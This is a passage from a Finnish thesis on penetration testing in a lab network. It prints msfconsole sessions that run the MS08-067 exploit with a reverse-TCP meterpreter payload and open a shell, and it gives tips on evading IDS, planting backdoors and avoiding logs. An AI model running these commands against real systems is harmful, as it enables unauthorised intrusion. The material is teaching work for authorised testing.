Fuzzing on menetelmä, jota käytetään sovellusten ja protokollien haavoittuvuuksien etsimiseen. Siinä syötetään odottamattomia syötteitä testattavalle kohteelle ja seurataan, millainen vaikutus näillä on. (Takanen, DeMott & Miller 2008.) Fuzzerit eli ohjelmat, jotka suorittavat fuzzing testausta, mahdollistavat niin kutsuttujen nollapäivän haavoittuvuuksien löytämisen. Termillä viitataan haavoittuvuuteen, josta järjestelmän, sovelluksen, protokollan ym. kehittäjä ei ole tietoinen.

Kaikessa skannauksessa, oli kyse sitten haavoittuvuuksien skannauksesta tai icmp echo requestin käytöstä, on muistettava, että Indrusion detection ja prevention -järjestelmät eli IDS- ja IPS-järjestelmät pyrkivät havaitsemaan juuri tämän tyyppistä toimintaa. Ja koska penetraatiotestaaja pyrkii jäljittelemään oikeaa hyökkäystä mahdollisimman hyvin, pyrkii hän myös välttämään toimintansa havaitsemisen. Yksi tärkeimmistä IDS:n välttämistekniikoista on tehdä skannaus hyvin hitaasti ja pienissä osissa. Tämä luonnollisesti vaatii paljon aikaa, jota penetraatiotestaajalla, toisin kuin oikealla hyökkääjällä, on yleensä hyvin rajatusti. (Walker 2012.)

3.5 Hyökkäys

Exploit tarkoittaa tapaa, jolla hyökkääjä tai testaaja pystyy hyödyntämään järjestelmien vikoja ja tätä kautta mahdollistaa järjestelmään tukeutumisen. Yleisimmät exploitit koskevat buffer overflow -haavoittuvuuksia, erinlaisia websovelluksien haavoittuvuuksia kuten SQL-injektioita ja konfiguraatiovikoja. (Kennedy ym. 2011, 15.)

Esimerkiksi Buffer overflow -haavoittuvuus mahdollistaa hyökkääjän käyttämän vihamielisen koodin kirjoittamisen ja ajamisen kohdekoneessa ja tätä kautta tunkeutumisen järjestelmään. Itse Buffer overflow -haavoittuvuus on voinut syntyä yhdestä ainoasta väärinsijoitetusta merkistä tuhansia koodirivejä käsittävän sovelluksen koodissa. (Foster, Osipov & Bhalla 2005, 3-8.)

Hyökkäysvaiheessa testaaja keskittyy järjestelmiin tunkeutumiseen. Edellisten vaiheiden pohjalta tulisi testaajalla olla muodostunut lista kohteista, joita vastaan kannattaa yrittää hyökätä. Hyökkäys tulee aina tehdä harkiten, sillä testaajan on tarkoitus suorittaa tehtävänsä mahdollisimman huomaamattomasti. Hyökkäystä tehtäessä on pyrittävä huomioimaan mahdolliset vastassa olevat vastatoimet. Näitä ovat IDS/IPS-järjestelmät, Host-based intrusion detection (HIDS) järjestelmät, Anti-Virus (AV) -järjestelmät, palomuurit, Web application palomuurit eli WAF jne., joiden tarkoitus on huomata ja estää verkon ja järjestelmien luvaton käyttö ja muut vihamieliset toimet. Näiden turvatoimien kiertäminen ja onnistunut tunkeutuminen järjestelmiin huomaamatta tuottaa arvokasta tietoa kohdeorganisaatiolle. Juuri tämä tieto on penetraatiotestauksen kohteelle tuottamaa lisäarvoa ja kerätyn tiedon pohjalta järjestelmiä voidaan kehittää turvallisemmiksi. (Penetration Testing Execution Standard 2012.)

3.6 Jälkihyökkäys

Jälkihyökkäysvaiheen tarkoituksena on arvioida kaapatun koneen ”arvo” ja mahdollisuudet jatkaa hyökkäystä syvemmälle sekä lisäksi säilyttää pääsy myös jatkossa kyseiseen koneeseen. Koneen arvo perustuu siihen, millaista

dataa kyseinen kone sisältää ja kuinka tehokkaasti sen kautta voidaan tunkeutua syvemmälle kohdeorganisaation järjestelmiin. (Penetration Testing Execution Standard 2012.)

Tässä vaiheessa siis tapahtuu tiedon kerääminen koneesta, johon edellisessä vaiheessa on onnistuneesti tunkeuduttu. Tiedon keräämisen tarkoitus on kerätä eräänlaista todistusaineistoa asiakkaalle onnistuneesta hyökkäyksestä sekä demonstroida, millaista dataa mahdollisen hyökkääjän on mahdollista saada käsiinsä. Pääsyn säilyttämiseksi koneeseen testaaja saattaa myös piilottaa takaportin järjestelmään. Testauksen määrittelyvaiheessa tulee olla sovittuna kerätyn tiedon käsittelystä ja millaisia muutoksia testaajan on sallittu tehdä kaapattuihin koneisiin säilyttääkseen pääsyn jatkossa ja jatkaakseen hyökkäystä eteenpäin. Muutoksia saatetaan myös tehdä demonstroitaessa Denial of Service -hyökkäystä. Pääsy koneeseen on toteutettava siten, ettei ulkopuolinen taho pysty sitä hyödyntämään. Kaikki tehdyt muutokset sekä kerätyt tiedot tulee dokumentoida tarkasti. Asiakkaalle annetun raportin jälkeen kaikki kerätyt tiedot tuhotaan asiakkaan kanssa sovitulla tavalla. (Penetration Testing Execution Standard 2012.)

3.7 Raportointi

Penetration testing execution standard jakaa asiakkaalle testauksesta annettavan raportin kahteen pääosaan. Ensimmäisessä osassa määritellään testauksen tavoitteet ja esitellään tärkeimmät löydökset. Tämän osan kohdeyleisöä ovat organisaation tietoturvasta ja sen strategiasta vastaavat henkilöt sekä ne henkilöt, joihin löydöksillä on muuten vaikutusta. Jälkimmäisessä vaiheessa esitellään testausta teknisestä näkökulmasta. Tässä osassa käydään läpi testaus vaihe vaiheelta ja kuinka mihinkin lopputulokseen on päädytty ja millainen vaikutus tällä on. (Penetration testing execution standard 2012.) Penetration testing execution standard käy varsin kattavasti läpi mitä raportin tulisi sisältää, ja tarjoaa myös valmiin pohjan raportin muodostamiseksi. Osa penetraatiotestaustyökaluista, kuten Metasploit Pro, tarjoaa automaattisen raportin muodostamisen ohjelman tekemien löydösten pohjalta.

4 PENETRAATIOTESTAUSTYÖKALUT JA TYÖKALUJEN TESTAAMINEN LABORATORIOYMPÄRISTÖSSÄ


4.1 Penetraatiotestauksessa käytettävät työkalut

90-luvulla Dan Farmer ja Wietse Venema kirjoittivat artikkelin ”Improving the security of your site by breaking into it” ja tekivät ensimmäisen automatisoidun penetraatiotestaustyökalun nimeltä SATAN eli Security Administrator Tool for Analyzing Networks (Gregg 2008, 190-191). Tänä päivänä penetraatiotestaukseen käytettäviä työkaluja on saatavilla paljon sekä open source tuotteina että maksullisina versioina. Penetration Testing Execution Standard listaa suuren määrän hyödyllisiä sovelluksia testausta varten. Ehkä tunnetuin penetraatiotestaajan ”työkalupakki” on Ubuntuun pohjautuva BackTrack Linux, joka sisältää suuren määrän suosituimpia penetraatiotestauksessa käytettäviä työkaluja. Yksittäisistä työkaluista tunnetuin lienee HD Mooren kehittämä ja nykyisin tietoturvasovelluksia kehittävän Rapid7:n omistama Metasploit. Metasploit, kuten monet muutkin suositut testaustyökalut, löytyvät osana BackTrack Linuxia valmiiksi asennettuna.

BackTrack linux on suunniteltu ja rakennettu vartavasten penetraatiotestaajien käyttöön (Heriyanto ym. 2011, 9). Se on saatavilla sekä 64bit että 32bit versioina ja molemmissa versioissa on valittavana Gnome tai KDE GUI. Tätä kirjoittaessa uusin versio on BackTrack 5 R2 ja R3:sen julkaisu on juuri tuloillaan. Kuviossa 2 on esitetty BackTrack R2:sen käyttöliittymä Gnomella.

KUVIO 2. BackTrack 5 R2

Metasploit framework on työkalu penetraatiotestauksen suorittamiseen (Kennedy ym. 2011, xxii). Se sisältää hyökkäyksiin käytettävien exploitien lisäksi valmiin valikoiman erilaisia payloadeja ja moduuleja. Payload on hyökkäyksessä kohdekoneessa suoritettava koodi, joka voi olla esimerkiksi niin kutsuttu shellcode, jonka avulla hyökkääjä saa avattua yhteyden kohde koneeseen ja pääsee tätä kautta hallitsemaan sitä (Kennedy ym. 2011, 8). Metasploit framework mahdollistaa myös omien exploitien ja moduulien tuomisen ja käyttämisen. Metasploitista löytyy kolme erilaista käyttöliittymää CLI, console ja web-pohjainen GUI. Lisäksi siihen on luotu armitage niminen lisäosa, joka niin ikään on graaffinen käyttöliittymä metasploitiin. (Kennedy ym. 2011, 8-11.) Kuviossa 3 on esitetty Metasploit frameworkin msfconsole käyttöliittymä.



KUVIO 3. Msfconsole käynnistettynä BackTrack 5:ssä

Metasploitin ensimmäinen vuonna 2003 Perl-ohjemointikielellä tehty versio sisälsi 11 exploitia. Sittemmin HD Mooren johtama metasploit tiimi käänsi ohjelman kokonaan uusiksi Ruby-ohjelmointikielelle. Ruby pohjainen Metasploit 3.0 julkaistiin 2007 ja vuonna 2009 Rapid7 osti Metasploitin. (Kennedy ym. 2011, xxii) Rapid7 tarjoaa Metasploitista tällä hetkellä ilmaisen version lisäksi kahta maksullista metasploit frameworkiin pohjautuvaa tuotetta, express ja professional. Molemmat sisältävät kehittyneen graafisen käyttöliittymän lisäksi paljon hyödyllisiä ominaisuuksia, jotka automatisoivat ja helpottavat eri penetraatiotestauksen vaiheita. Rapid7 kehittää myös tunnettua Nexpose haavoittuvuus skanneria, joka onkin kätevästi integroitavissa Metasploitiin.

Metasploitin avulla pystytään helposti muun muassa testaamaan exploiteja ja niiden vaikutuksia, testaamaan automatisoitujen työkalujen kuten haavoittuvuus-sakannereiden löytämien haavoittuvuuksien paikkansa pitävyyttä eli pois sulkemaan false positive mahdollisuuden, ja testaamaan havaitseeko esimerkiksi IDS-järjestelmä hyökkäykset. (Shetty 2011.)

Metasploitin msfconsole tarjoaa komentopohjaisen käyttöliittymän frameworkin käyttöön. *Show exploits* komennolla saa listan kaikista käytettävistä exploiteista. *Search* komennolla saa haettua hakusanalla exploitteja, payloadeja ja muita moduuleita. *Info* komento tulostaa kyseisen exploitin, payloadin tai mo-

duulin tiedot. Kuviossa 4 on esitetty info komennon käyttö. Metasploitissa on myös merkittynä jokaisen exploitin kohdalle kyseisen hyökkäyksen tehokkuus/onnistumismahdollisuus. Esimerkiksi Microsoft RPC DCOM Interface Overflow kohdalla rank arvona on great, joka tarkoittaa että exploit itsessään ei ole huonoimmasta päästä. Lisäksi selville saadaan kaikki hyökkäykselle mahdollisesti haavoittuvat käyttöjärjestelmät. Tässä tapauksessa haavoittuvia ovat useampi eri Windows-versio.

```
msf > info windows/dcerpc/ms03_026_dcom

       Name: Microsoft RPC DCOM Interface Overflow
     Module: exploit/windows/dcerpc/ms03_026_dcom
    Version: 11545
   Platform:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great

Provided by:
  hdm <hdm@metasploit.com>
  spoonm <spoonm@no$email.com>
  cazz <bmc@shmoo.com>

Available targets:
  Id  Name
  --  ----
  0   Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  135              yes       The target port

Payload information:
  Space: 880
  Avoid: 7 characters

Description:
  This module exploits a stack buffer overflow in the RPCSS ser-
vice,
  this vulnerability was originally found by the Last Stage of
```

KUVIO 4. Msfconsole info-komento

Use komennolla siirrytään konfiguroimaan haluttua exploittia. *show options* komennolla saa tulostettua exploitin käyttämät muuttujat ja niiden tämän hetkiset arvot. Komennot on esitelty kuviossa 5.

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service
port
   SMBPIPE  BROWSER          yes       The pipe name to use
(BROWSER, SRVSVC)

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

KUVIO 5. Show options ja use komennot.

Set komennolla saadaan asetettua muuttujien arvot. Set komennolla myös valitaan käytettävä payload eli kohdekoneessa ajettava koodi. Kuviossa 6 käytin meterpeter reverse tcp:tä, joka avaa onnistuneen exploitin jälkeen kohdekoneesta meterpreter yhteyden metasploit koneeseen. Myös payloadilla on muuttujia joiden arvot pitää asettaa ennen exploitin aloittamista.

```
msf exploit(ms08_067_netapi) > set rhost 192.168.0.20
rhost => 192.168.0.20
msf exploit(ms08_067_netapi) > set payload win-
dows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set lhost 192.168.0.1
lhost => 192.168.0.1
```

KUVIO 6. Set-kometo ja meterpreter-payload

Exploit komento käynnistää hyökkäyksen. Kuviossa 7 hyökkäys onnistui ja payloadina suoritettava reverse tcp meterpreter avaa yhteyden testauksessa käytettyyn koneeseen. Tämän jälkeen meterpreterin käyttöliittymässä voidaan antaa komentoja kohde koneelle ja käyttää tarvittaessa meterpreterin post-moduuleita.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.1:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.1:4444 ->
192.168.0.20:1100) at 2012-02-13 12:44:31 +0200
meterpreter >
meterpreter > pwd
C:\WINDOWS\system32
```


KUVIO 7. Exploit-komento ja meterpreterin käyttöliittymä

Meterpreter on varmastikin yksi käytetyimmistä Metasploitin payloadeista. Sen avulla saadaan avattua hyvin monipuolinen hallintayhteys murrettuun koneeseen, joka mahdollistaa tämän hallinnan täysin saatujen oikeuksien puitteissa. Meterpreter suoritetaan kokonaan koneen muistista eikä mitään kirjoiteta koneen kovalevylle ja se pystytään piilottamaan osaksi toista prosessia. Meterpreterin post-moduulien avulla on mahdollista suorittaa eri tyyppisiä jälkihyökkäyksiä kohde koneelle. Se on lisäksi suunniteltu niin että käyttäjät voivat rakentaa siihen omia .dll muodossa olevia moduuleitaan. (Metasploit’s Meterpreter, 2004.)

Tarkemmin testaukseen tarkoitettuja työkalujen käyttöä tullaan esittelemään eri vaiheiden toteuttamista käsittelevien otsikoiden alla, sekä laboratorioverkkoon tehdyissä esimerkki testauksissa.

4.3 Testaukseen käytetty laboratorioverkko

Yhtenä työn tavoitteena oli luoda laboratorioverkko penetraatiotestaukssa käytettävien menetelmien ja työkalujen kokeilemista varten. Laboratorioverkko rakennettiin osaksi Spidernet-ympäristöä, joka puolestaan on myöhemmin liitetty osaksi JYVSECTEC hakkeessa pystytettyä, tietoturvan testaus- ja kehitys ympäristöksi tarkoitettua verkkoa. Spidernet on esitetty kuviossa 8.




KUVIO 8. SpiderNet (Labranet)

Vastasin itse laboratorioverkon suunnittelusta, reitittimen ja kytkinten konfiguroinnista, sekä verkon palveluiden toteuttamisesta ja ohjelmien asentamisesta koneille. SiperNetiä ylläpitävät henkilöt hoitivat koneiden asennuksen ja kytkennät. Verkkoon suunnitellut koneet toteutettiin virtuaalisesti VMware ESXi 5.0 palvelimella. Kuviossa 9 on esitetty testausverkon topologia. Reitittimen WG4-R1 konfiguraatio löytyy löytyy raportin liitteenä 1, WG4-SW1 konfiguraatio litteenä 2 sekä WG4-SW2 konfiguraatio liitteenä 3. Alkuperäisenä ajatuksena oli että suorittaisin testauksen Black Box -testauksena, mutta ajanpuutteen vuoksi tästä luovuttiin. Mikäli testaus olisi suoritettu Black Box -mallisena, en olisi itse voinut osallistua verkontoteuttamiseen ja suunnitteluun.

Testattavia koneita verkkoon pystytettiin neljä kappaletta. Kaikille koneille oli oma VLAN, jotta tarvittaessa pystyin säätelemään liikennettä koneiden välillä ACL:n avulla reitittimellä WG4-R1. Windows 2008 WEB Server toimi web-palvelimena, johon asennettiin seuraavaa: IIS 7.0, PHP, MySQL ja Mutillidae. Mutillidae on penetraatiotestauksen opetteluun tarkoitettu, tarkoituksella haavoittuvaksi suunniteltu ja PHP:llä tehty web-sovellus. Windows 2003 palvelimelle asenettiin DNS, SMTP ja POP3. Kyseinen kone toimi siis verkon nimi-

palvelimena (pentest-target.com) sekä sähköpostipalvelimena. Näille kahdelle koneelle annettiin julkiset IP-osoitteet, jotka mainostettiin WG4-R1:seltä ulkoverkkoon, eli tässä tapauksessa JYVSECTEC-testausverkkoon, jossa testauksessa käytetyt koneet sijaitsivat. Sisäverkon koneina toimivat Windows 7 ja Windows 2008 R2 käyttöjärjestelmillä varustetut koneet, joille oli annettu privaatit ip-osoiteet, ja jotka pystyivät liikennöimään ulkoverkkoon WG4-R1:lle toteutetun NAT:n (Network Address Translation) avulla. Windows 7 toimi työpisteenä, joka oli liittyneenä osaksi domainia (lan.pentest-target.com), jonka kontrollerina toimi Windows 2008 R2. Windows 2008 R2 koneelle asensin seuraavat palvelut: Active Directory Domain Services, DHCP, DNS ja File Services. Testausta varten asennettiin Windows 7 ja BackTrack 5 R3 käyttöjärjestelmillä varustetut koneet.



KUVIO 9. Penetraatiotestaukseen käytetty laboratorioverkko


5 TIEDONKERUUVAIHEESSA KÄYTETTÄVÄT OHJELMAT

5.1 Google ja Googlea hyödyntävät työkalut

5.1.1 Googlen hakukone ja sen operaattorit


Määrittelyvaiheen jälkeen tiedonkerääminen voidaan aloittaa käyttämällä Googlen hakukonetta. Yrityksen web-sivujen löytämisen lisäksi Google taipuu paljon enempääkin. Googlen hakukone on itse asiassa niin tehokas ja monipuolinen, että on jopa muodostunut termi Google Hacking. Johnny Long, jota voidaan pitää Google Hackingin eräänlaisena oppi-isänä, on kirjoittanut aiheesta kirjan nimeltä ” Google Hacking for Penetration Testers”.

Google tallentaa sivuista ja tiedostoista kopiot välimuistiinsa. Tätä hyödyntämällä vältetään tiedon tallentuminen sivuilla vierailusta kohde organisaation lokeihin. Kuviossa 10 on esitetty Googlen tallentaman sivun käyttö. Google ei kuitenkaan sisällytä välimuistiinsa sivujen sisältämiä kuvia. Kun sivu ladataan, Google hakee kuvat alkuperäiseltä serveriltä, jolloin sivun lataajan osoite tallentuu lokeihin. Tämä voidaan kiertää käyttämällä Googlen strip-parametria. (Lancor & Workman 2007)



